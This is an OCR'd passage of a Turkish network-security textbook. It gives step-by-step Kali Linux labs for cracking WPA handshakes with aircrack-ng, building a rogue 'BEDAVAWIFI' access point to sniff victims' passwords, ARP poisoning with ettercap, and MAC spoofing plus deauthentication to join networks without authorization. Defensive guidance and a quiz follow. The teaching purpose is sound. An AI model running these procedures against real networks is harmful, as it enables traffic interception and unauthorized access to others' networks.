
Görsel 9.30: Sahte kimlik doğrulama paketi gönderme

Bu işlem sonucunda hedef erişim noktasına bağlı cihazın bağlantısı sonlanır ve erişim noktası ile el sıkışma olayı (handshake) gerçekleşir (Görsel 9.31).




Görsel 9.31: El sıkışma (handshake) işlemi

8. Adım: Başka bir komut penceresi açınız ve komut satırına sudo aircrack-ng –w /home/kali/Desktop/rockyou.txt /home/kali/Desktop/deneme-01.cap yazınız (Görsel 9.32). Bu komut satırı ile yakalanan deneme-01.cap isimli dosya çözümlenmeye başlar ve masaüstünde bulunan rockyou.txt isimli dosyadaki şifrelerle karşılaştırılarak hedef cihazın WPA şifresi kırılır. WPA şifresi rockyou isimli dosya içinde olan bir şifre ise ekranda bu şifreyi gösterir, değilse şifre bulunamadı yazar.



Görsel 9.32: Şifre çözümleme

9. Adım: Şifre çözümleme işlemi uzun sürer. Görsel 9.33'teki gibi bir ekran görüntüsü ile karşılaşıncaya kadar bekleyiniz.



Görsel 9.33: Tamamlanan şifre çözümleme işlemi

9.3.2. Sahte Kablosuz Ağ Oluşturma

Kablosuz ağa bağlanan yetkisiz kişiler, ortama sahte erişim noktaları ekleyebilirler ya da kendi kablosuz ağ cihazlarını bazı işlemlerle bir erişim noktasına dönüştürebilirler. Bu kişiler kablosuz ağın kaynaklarını ya kendileri kullanır ya da başka kişilerle paylaşır.

6. UYGULAMA

Kali Linux İşletim Sistemi Araçlarını Kullanarak Sahte Kablosuz Ağ Oluşturma

Aşağıdaki işlem adımlarına göre Kali içindeki airdump-ng, dhcp3-server, airbase-ng araçlarını kullanıp, sahte bir kablosuz ağ oluşturarak gerekli ayarları yapınız.

1. Adım: Kali Linux'a ilgili adaptör bağlantısını yaptıktan sonra iwconfig komutu ile arabirimleri görünüz.

2. Adım: Komut satırına sudo airmong-ng start wlan0 yazarak ağ arabirim kartını monitör moda geçiriniz.

3. Adım: Komut satırına sudo airodump-ng wlan0 yazarak etraftaki kablosuz erişim noktalarını keşfediniz.

4. Adım: Komut satırına sudo apt-get install dhcp3-server yazarak DHCP Server'i yükleyiniz.

5. Adım: DHCP Server yüklenmediyse dosyayı internetten indirip, sudo tar -xvf isc-dhcp-server.tar.gz yazarak yükleyiniz.

6. Adım: Komut satırına dpkg -i isc.dhcp.server.dep yazarak ilgili paketleri yükleyiniz.

7. Adım: Komut satırına reboot yazarak sistemi yeniden başlatınız. İlgili .dep paketini sisteminize yükledikten sonra Kali'yi yeniden başlatınız.

8. Adım: IP aralığı verebilmek için DHCP servisinin conf dosyasını aşağıdaki gibi düzenleyiniz.

```
nano /etc/dhcp3/dhcpd.conf
default-lease-time 600;
max-lease-time 7200;
authoritative;
subnet 10.0.0.0 netmask 255.255.255.0 {
option subnet-mask 255.255.255.0;
option broadcast-address 10.0.0.255;
option routers 10.0.0.254;
option domain-name-servers 8.8.8.8;
range 10.0.0.1 10.0.0.140;
 }
```

9. Adım: Komut satırına airbase-ng -e BEDAVAWIFI -c 11 -v wlan0 yazarak BEDAVAWIFI isimli sahte kablosuz ağı oluşturunuz.

10. Adım: at0 adında sanal arabirim eklemek için aşağıdaki kod satırlarını yazınız.

```
ifconfig at0 up
ifconfig at0 10.0.0.254 netmask 255.255.255.0
```

11. Adım: Komut satırına route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.254 yazarak sahte kablosuz ağ için router ayarlarını yapınız.

12. Adım: Sahte kablosuz ağ için iptable ayarlarını aşağıdaki komut satırlarını yazarak oluşturunuz.


```
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
iptables -P FORWARD ACCEPT
```

13. Adım: Komut satırına iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE yazarak sahte kablosuz ağa gelecek bağlantıların yönlendirilmesini sağlayınız.

14. Adım: Komut satırına dhcpd -d -f -cf /etc/dhcp3/dhcpd.conf at0 & yazarak DHCP servisini başlatınız.

15. Adım: Komut satırına echo “1” > /proc/sys/net/ipv4/ip_forward yazarak gelecek IP’leri yönlendiriniz.

16. Adım: Bu işlemlerden sonra BEDAVAWIFI isimli sahte kablosuz ağ çalışmaya başlamıştır (Görsel 9.34). Oluşturulan bu sahte kablosuz ağ sayesinde ağa bağlanan cihazların hangi IP numarasını alıp internette hangi sayfalara gittiğine, dnschef ile dns yönlendirmesi yaparak bakınız veya tcpdump ile HTTP trafiğinde parola bilgilerini görünüz.



Görsel 9.34: Oluşan sahte kablosuz ağ

9.3.3. Ağ Topolojisinin Ortaya Çıkması

Yetkisiz kişiler tarafından kablosuz ağdaki şifrelemenin çözülmesi durumunda veri trafiği izlenerek kurumların iç ağ topolojisi ortaya çıkarılabilir.

9.3.4. Veri Kaybı ve Veri Kullanma

Kablosuz ağa yetkisiz bağlanan kişiler; ağdaki bilgisayarlar üzerinde saklanan verileri ele geçirebilirler, ağı gizlice izleyerek gönderilen bilgi paketlerini değiştirebilirler, saklanan veya kullanılan verileri kullanılmaz hâle getirebilirler.

9.3.5. IP Numaralarının Yasal Olmayan İşlerde Kullanılması

Yetkisiz kişiler, kablosuz ağa erişerek ağa bağlı cihazların IP numaralarını alabilirler ve yasa dışı işlerde bu IP numaralarını kullanabilirler.

NOT

ARP (Adres Çözümleme Protokolü), IP adresi bilinen bir bilgisayarın MAC adresini öğrenmeye yarayan bir protokoldür. ARP tablosunda bilgisayarların IP numaraları ve MAC adresleri bulunur. ARP tablosuna Windows işletim sistemlerinde arp -a, Linux işletim sistemlerinde ise arp yazarak ulaşılabilir. Bir saldırgan, ARP spoofing ile bir şirketten ve kullanıcıdan hassas verileri çalabilir.

7. UYGULAMA

Kali Linux İşletim Sistemindeki Ettercap Aracını Kullanarak ARP Zehirlemesi Saldırısını Yapma

Aşağıdaki işlem adımlarına göre Kali içindeki ettercap aracını kullanarak hedef ARP tablolarını ele geçiriniz.


1. Adım: Kali Linux'a ilgili adaptör bağlantısını yaptıktan sonra iwconfig komutu ile arabirimleri görünüz.

2. Adım: Komut satırına sudo airmong-ng start wlan0 yazarak ağ arabirim kartını monitör moda geçiriniz.

3. Adım: ARP spoofing yapmak için komut satırına ettercap -G yazınız veya Applications menüsünden Sniffing/Spoofing > ettercap-graphical seçiniz (Görsel 9.35).


Görsel 9.35: Ettercap aracını başlatma

4. Adım: Ettercap ekranının Setup bölümünde kablosuz ağ kartı kullanıyorsanız wlan0, sanal makine içinde bir işletim sistemi hedef cihaz ise eth0 seçiniz (Görsel 9.36).



Görsel 9.36: Ettercap ekranında wlan0 veya eth0 seçimi

5. Adım: Ağ kartı ayarlarından sonra host cihazlarını bulmak için tarama yapınız (Görsel 9.37).




Görsel 9.37: Host cihazlarını tespit etme

6. Adım: Hedef cihazların IP numaralarını ve MAC adreslerini listeleyiniz. Bu listeden 192.168.1.1 (default gateway) seçerek Target1 butonunu tıklayınız.

7. Adım: Hedef cihaz IP numarasını seçerek Target2 butonunu tıklayınız.

8. Adım: Hedefleri belirledikten sonra sağ üst bölümden ARP poisoning kutucuğunu seçip atağı başlatınız (Görsel 9.38).



Görsel 9.38: ARP spoofing atağı başlatma

9. Adım: Bu aşamalardan sonra bütün ağ trafiğinin bilgisayarınız üzerinden aktığını görünüz. Wireshark yazılımı ile kurban cihazın ağ ve internet üzerindeki trafiğini izleyiniz.

9.3.6. Verilen Hizmetin Aksatılması

Saldırganların yaptığı siber ataklar, ağ ortamındaki kullanıcıların ağ iletişimi için belirledikleri kullanıcı adı ve şifrelerini kullanamamasına veya kullanıcıların web hizmetine bağlanamamasına yol açar. Bu durum, işlerin aksamasına neden olur.

8. UYGULAMA


Kali Linux İşletim Sistemindeki Macchanger Aracını Kullanarak MAC Adresi Filtrelemelerini Aşma

Diğer sayfadaki işlem adımlarına göre Kali içindeki macchanger aracını kullanarak MAC adresini değiştiriniz.

1. Adım: Kali Linux konsol satırında sudo airmon-ng start wlan0 yazarak ağ kartını monitör moda geçiriniz.


2. Adım: Komut satırına sudo iwconfig yazarak, ağ kartının monitör modda olup olmadığını kontrol ediniz.

3. Adım: Komut satırına sudo airodump-ng wlan0 yazarak kablosuz ağ için tarama başlatınız (Görsel 9.39).




Görsel 9.39: Kablosuz ağ tarama işlemi

4. Adım: Hedef cihaz MAC adresi belirlenmiştir (Görsel 9.40). Bu MAC adresini kullanarak erişim noktasının MAC adresini ve diğer bilgilerini elde etmek için komut satırına sudo airodump-ng --bssid <Hedef MAC Adresi> -c <kanal no> wlan0 yazınız.



Görsel 9.40: Hedefi dinleme

5. Adım: Hedef cihazın MAC adresi ve diğer bilgileri elde edildikten sonra kendi MAC adresinizi bulmak için komut satırına sudo macchanger --show wlan0 yazınız (Görsel 9.41).




Görsel 9.41: Kendi MAC adresini görme

6. Adım: Komut satırına sudo ifconfig down yazarak monitör moddan çıkınız (Görsel 9.42).

Görsel 9.42: Monitör modu sonlandırma

7. Adım: Komut satırına sudo macchanger --mac= <Hedef Mac Adresi> wlan0 yazınız. Bu işlem sonucunda MAC adresiniz hedef MAC adresiyle aynı olur (Görsel 9.43).



Görsel 9.43: MAC adresi değiştirme

8. Adım: Bu işlem sonucunda aynı MAC adresine sahip iki cihaz ağda bulunmaktadır. Aireplay-ng ve parametreleri kullanarak hedef cihazı ağdan düşürünüz. Daha sonra monitör moddan çıkarak erişim noktasına yetkisiz bağlanınız.

SIRA SİZDE

Sanal makine içindeki Kali Linux işletim sisteminde airodump-ng aracını kullanıp, hedef erişim noktasını dinlemeye alarak bu erişim noktasına bağlı cihazları tespit ediniz. Hedef erişim noktasına bağlı cihaza aireplay-ng aracını kullanıp, sahte kimlik doğrulama paketleri göndererek cihazın bağlantısını kesiniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Sanal makine içindeki Kali işletim sistemini çalıştırdı.		
2. Kablosuz ağ kartı ayarlarını yaptı.		
3. Kablosuz ağ kartını airmon-ng aracıyla monitör moda aldı.		
4. Hedef erişim noktasına bağlı cihazları airodump-ng aracını kullanarak tespit etti.		
5. Hedef MAC adresini airodump-ng aracıyla dinlemeye aldı.		
6. Hedef cihaza aireplay-ng aracıyla saldırı başlattı.		

9.4. KABLOSUZ AĞLARDA GÜVENLİK

Kablosuz ağ güvenliği, çevrimiçi ortamlarda kullanılan verilere yetkisiz kişilerin erişmesini engellemek için alınan önlemlerin bütünüdür.

Büyük holdinglerden teknolojiden az anlayan bireylere kadar herkesin bu konuda dikkatli olmasını gerektiren birçok neden vardır. Bireyler, önemli bilgilerinin başka kişilerin eline geçmesiyle istenmeyen sonuçlarla karşılaşabilir. İşletmeler için ise böyle bir durumda ekonomik kayıplardan söz edilebilir. Güvenli bir kablosuz ağ oluşturmak için yapılacak işlemler aşağıda verilmiştir.

9.4.1. Aygıt Yazılımlarını Güncelleme

Kablosuz ağ cihazları üreten firmalar, ürünlerinde güvenlik açıkları tespit ettiklerinde bunları onarmak ve güncellemek için kendi web sayfalarında güncelleme dosyaları yayımlar. Güncelleme işlemi periyodik olarak yapılır.

9.4.2. Yönetici İşlemleri

Yönetici işlemleri kablosuz ağda yapılmaz. Uzaktan erişim devre dışı bırakılır. Routerda yönetici işlevleri gerçekleştirilecekse bilgisayar kablosuz ağa değil, bir ethernet kablosu ile internete bağlanmalıdır.

9.4.3. HTTPS Kullanma

HTTPS, bir web sitesinden gönderilen ve alınan verilerin şifrelenmesini sağlar. Bu sadece internet kullanıcıları için değil, işletmeler için de önemlidir çünkü web sitesinin ziyaretçilerine onları kötü amaçlı faaliyetlerden korumak için belirli önlemlerin alındığını gösterir.

9.4.4. Varsayılan Ayarları Değiştirme

Kurulum işlemi sırasında varsayılan kullanıcı ayarları, şifreleri ve ana bilgisayar adları değiştirilmelidir. Rakam, büyük harf / küçük harf ve özel karakterler içeren en az 10 haneli güçlü bir şifre kullanılmalıdır. Varsayılan olarak router modelini veya markasını belirten ad başka bir isim ile güncellenmelidir.

Ayrıca bazı routerlar otomatik olarak WPS (Wi-Fi Protected Setup, Wi-Fi Korumalı Kurulum) ile birlikte gelir. Bu ayar değiştirilmelidir çünkü WPS, WPA2 ile çalışan bir routerın en büyük güvenlik açıklarından biridir.

Servis Seti Tanımlayıcısı (SSID-Service Set Identifier,) değiştirilmelidir çünkü bu durum, bilgisayar korsanlarının tam olarak ne tür bir router kullanıldığını öğrenmelerine yol açar. Belirli routerların kendilerine has güvenlik açıkları vardır. Bu nedenle kötü amaçlı insanların Wi-Fi sinyallerinin yayılması için tam olarak hangi routerın kullanıldığını bilmelerine gerek yoktur.

9.4.5. Erişim Cihazının Yeri

Kablosuz internet, radyo sinyallerinin yayınlanması yoluyla çalışır. Bu nedenle daha güçlü bir Wi-Fi güvenliği için bu radyo sinyallerine iş veya ev dışındaki kişilerin erişimi zorlaştırılmalıdır. Router sinyal mesafesinin uzunluğundan endişe duyuluyorsa ayarlamalar manuel olarak da değiştirilebilir.

9.4.6. Şifre Güncelleme

Wi-Fi şifresinin düzenli olarak değiştirilmesi genel Wi-Fi güvenliği açısından önemlidir. Şifreler uzun ve değişik olmalıdır. WPA2 için kullanılabilecek maksimum şifre uzunluğu 64 karakterdir.

NOT

Şifrede büyük ve küçük harfler, sayılar ve özel karakterlerin kullanımı unutulmamalıdır. Ayrıca asla sözlükte bulunabilecek bir kelime kullanılmamalıdır çünkü bunlar sözlük saldırıları ile bilgisayar korsanları tarafından kırılabilir.

9.4.7. Güvenlik Duvarı

Tüm routerların içinde yerleşik olarak bulunan güvenlik duvarları (firewall) vardır. Cihazın bu özelliği aktif olmalıdır. Güvenlik duvarının durumu routerın yöneticisinden kontrol edilebilir. Bu, kablosuz ağ güvenliğinin hayati bir parçasıdır.

9.4.8. WPA2 Kullanma

WPA2 şifrelemesinden daha az güvenli olan sistemlerin (WPA, WEP) kırılması kolaydır. WEP çok eski bir şifrelemedir ve iyi bir bilgisayar korsanı tarafından birkaç dakika içinde kırılabilir. Tek seçenek WEP ise kullanılan cihazın yazılımı güncellenmelidir.

9.4.9. AES Şifreleme

Routerın tek güvenlik protokolü olarak AES (Advanced Encryption Standart, Gelişmiş Şifreleme Standardı) seçilmelidir. AES/TKIP seçeneği ideal değildir çünkü bu durumda router, AES ve TKIP arasında geçiş yapabilir ancak TKIP'nin güvenlik açıkları vardır.

9.4.10. WPS Ayarları

WPS, Wi-Fi korumalı kurulum anlamına gelir ve genellikle routerın alt kısmında bulunan sekiz rakamlı bir koddan oluşur. WPS, routerın WPA2 kablosuz ağına başka bir giriş noktası görevi görür.

9.5. KABLOSUZ AĞ SALDIRI TESPİT SİSTEMLERİ

İstenmeyen durumların tespitinde kullanılan sistemlere saldırı tespit sistemi denir. Kablolu ve kablosuz ağlarda istenmeyen durumların tespiti için birçok saldırı tespit sistemi geliştirilmiştir. Bir güvenlik uygulaması olan saldırı tespiti, siber saldırıları en aza indirmek ve yeni tehditleri engellemek için kullanılır. Saldırı tespit sistemleri, uygulama yöntemlerine ve uygulandıkları ortama göre çeşitli sınıflara ayrılır.

9.5.1. Kablosuz Ağ Saldırı Tespit Sistemleri (WIDS)

WIDS; ağdaki erişim noktalarının doğrulanmasını, orada olmaması gereken veya güvenlik sorunları olan noktaların belirlenmesini, AP'lere yönelik saldırıların tespit edilmesini sağlayan sistemlerdir.

WIDS Araçları

AP menzilindeki RF trafiğini koklamak ve cihazları tanımlamak için araçlar mevcuttur. Bu araçların açık kaynaklı ve ücretli çeşitleri vardır. Bunları kullanmak, yetkisiz cihazların keşfedilmesini ve güvenliği kırma girişimlerinin öğrenilmesini sağlar. Bu araçlar, bilgileri günlüğe kaydeder ve bir ihlal girişimi keşfettiklerinde kullanıcıya uyarı verir.

Kali Linux işletim sisteminde bulunan Kismet, 802.11 için tasarlanmış bir kablosuz ağ detektörüdür. Menzil içindeki tüm cihazların tanımlanması veya tek bir cihazın izlenmesi dâhil olmak üzere birden fazla kullanıma sahiptir. İzinsiz giriş tespiti için bu araç kullanılabilir.

9.5.2. Kablosuz Ağ Saldırı Önleme Sistemi (WIPS)

Kablosuz saldırı önleme sistemi (WIPS), bir radyo spektrumunu izleyerek ve olağandışı ağ etkinliği arayarak yetkisiz ağ erişimini önler. WIPS; hileli erişim noktalarını belirlemeye, güvenlik profesyonellerinin olası sahtekârlık saldırılarına, ortadaki adam saldırılarına veya hizmet reddi saldırılarına hazırlanmasına yardımcı olabilir.

Kablosuz saldırı önleme sistemi, haricî bir kablosuz yönlendirici veya başka bir ekipman kullanılarak ağda güvenlik açığının önlenmesine yardımcı olabilir. WIPS bunu sinyallerin ağın rutin parçaları mı, meşru erişim noktaları mı olduğunu veya belirli bir etkinliğin yetkisiz olup olmadığını belirleyerek yapar. Güvenlik sistemleri daha sonra olası saldırılara yanıtlar oluşturur.

NOT

Saldırı engelleme sistemi yazılımları; Snort, Suricata, Bro (Zeek) ve OSSEC'dir.

SIRA SİZDE

Sanal makine içindeki Kali işletim sistemine snort.org adresinden saldırı engelleme yazılımı Snort programını kurup gerekli ayarları yapınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Sanal makine içindeki Kali işletim sistemini çalıştırdı.		
2. Kali Linux için gerekli kurulum dosyasını snort.org adresinden indirdi.		
3. Snort programını Kali Linux işletim sistemine kurdu.		
4. Snort programının ayarlarını yaptı.		
5. Snort programının çalışmasını test etti.		

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantez içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Kablosuz ağ cihazları radyo frekanslarını kullanarak çalışır.

2. ( ) Kablosuz ağ standartlarını IEEE belirler.

3. ( ) WLAN, kablosuz ağ protokolüdür.

4. ( ) Kablosuz ağ kartlarının dört çalışma modu vardır.

5. ( ) Aktif ve pasif olmak üzere iki çeşit keşif vardır.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

6. Kablo kullanmadan oluşturulan ağ çeşidine …… denir.

7. Günümüzde …….. kablosuz ağ protokollerinin en çok kullanılanıdır.

8. Pasif keşifte kablosuz ağ kartı …… moduna alınır.

9. Kablosuz ağlarda veri trafiğini izlemek ve yakalanan veri paketlerinin analizini yapmak için Kismet veya …… programları kullanılır.

10. ARP spoofing saldırısı …… kullanılarak yapılır.

11. Kablosuz ağ güvenliğini sağlamak için ağ cihazlarının …… özelliği kapatılır.

C) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

12. Aşağıdakilerden hangisi kablosuz LAN'larda veri iletiminin gerçekleşme şeklidir?

A) Cat 5 kablolarla–elektrik sinyalleriyle
B) Fiberoptik kablolarla–elektrik sinyalleriyle
C) Fiberoptik kablolarla–radyo dalgalarıyla
D) Havadan–elektrik sinyalleriyle
E) Havadan–radyo dalgalarıyla

13. Aşağıdakilerden hangisi kablosuz ağ standartlarından değildir?

A) HiperLAN2
B) IEEE 802.11a
C) IEEE 802.11b
D) IEEE 802.11g
E) IEEE 802.11n

14. 802.11b kablosuz LAN standardının çalıştığı frekans aralığı aşağıdakilerden hangisidir?

A) 1 GHz
B) 2.4 GHz
C) 3 GHz
D) 4 GHz
E) 5 GHz

15. SSID (Service Set Identifier) teriminin anlamı aşağıdakilerden hangisidir?

A) Erişim cihazının sinyal gücüdür.
B) Filtreleme yöntemidir.
C) Kablosuz ağ adaptörünün adıdır.
D) Kablosuz ağ şifreleme metodudur.
E) Kablosuz modemin oluşturduğu ağın adıdır.

16. Ağ kartını monitör modda çalıştırmak için aşağıdaki komut satırlarından hangisi kullanılır?

A) airmon-ng check kill
B) airmon-ng start wlan0
C) airodump-ng wlan0
D) ifconfig wlan0 down
E) iwconfig

17. Ağ kartının monitör modda olup olmadığı aşağıda verilen komutlardan hangisi ile kontrol edilir?

A) aircrack-ng
B) aireplay-ng
C) ifconfig
D) iwconfig
E) iwlist

18. Aşağıdakilerden hangisi kablosuz ağ güvenliği için kullanılmaz?

A) Ağ trafiği filtreleme
B) Erişim denetimi
C) Erişim kolaylığı
D) Kimlik doğrulama
E) Sinyal güçlendirici

19. Ağ kartının MAC adresini değiştirmek için aşağıdaki komutlardan hangisi kullanılır?

A) aircrack-ng
B) aireplay-ng
C) iwconfig
D) iwlist
E) macchanger

20. Handshake işleminde elde edilen veri paketi aşağıdaki programlardan hangisi ile analiz edilir?

A) aircracrk-ng
B) iwlist
C) Kali Linux
D) sudo
E) Wireshark

WEB GÜVENLİĞİ

10.
ÖĞRENME BİRİMİ

KONULAR

10.1. WEB UYGULAMA GÜVENLİĞİ

10.2. WEB SERVİSİ

10.3. WEB SERVİSLERİNE YÖNELİK ZAFİYET İŞLEMLERİ

10.4. WEB UYGULAMALARINDA OTOMATİZE ARAÇLARLA ZAFİYET TESPİTİ

10.5. WEB UYGULAMALARI GÜVENLİK DUVARI (WAF) VE UYGULAMA FİLTRELERİNİ ATLATMA

NELER ÖĞRENECEKSİNİZ?

- Web uygulamalarında konfigürasyon temelli güvenlik zafiyeti işlemleri
- Web servislerine yönelik keşif işlemleri
- Web servislerinin zafiyetleri
- URL yönlendirme zafiyeti işlemi
- HTTP parametre zafiyeti işlemi
- Donanımsal güvenlik sistemlerini atlatma
- Yazılımsal güvenlik sistemlerini atlatma

ANAHTAR KELİMELER

Kali, Linux, SQLi, Injection, HTTP, XSS, WAF, IDS, IPS, RFI, LFI, OWASP, web, zafiyet, kara liste, beyaz liste

1. Girdiğiniz web siteleri ne kadar güvenlidir? Açıklayınız.

2. Web sitelerinin açıklarını bulabilmek için kullanılan araçlar nelerdir?

3. Geliştiriciler kodlarını yazarken güvenliğe dikkat etmezlerse ne gibi olumsuzluklarla karşılaşırlar?

10.1. WEB UYGULAMA GÜVENLİĞİ

Web uygulamaları, internet ağı üzerinden erişim sağlanan programlar olarak tanımlanır. Günümüzde web uygulamaları yaygın bir şekilde kullanılır. Masaüstü programlara göre her yerden ulaşılması daha işlevsel ve pratik olduğu için web uygulamaları herkes tarafından tercih edilir. Web uygulamaları, internet ağının olduğu her yerde program indirmeye ve yüklemeye gerek kalmadan kullanıcıların hizmet alabilmesini sağlar. Web uygulamaları, internet tarayıcılarını istemci olarak kullanır ve hizmeti verecek sunuculara internet tarayıcıları sayesinde ulaşabilir. Web uygulamaları HTML, JavaScript, PHP, ASP gibi dillerde oluşturulur ve internet üzerinden işlemlerini yürütür.

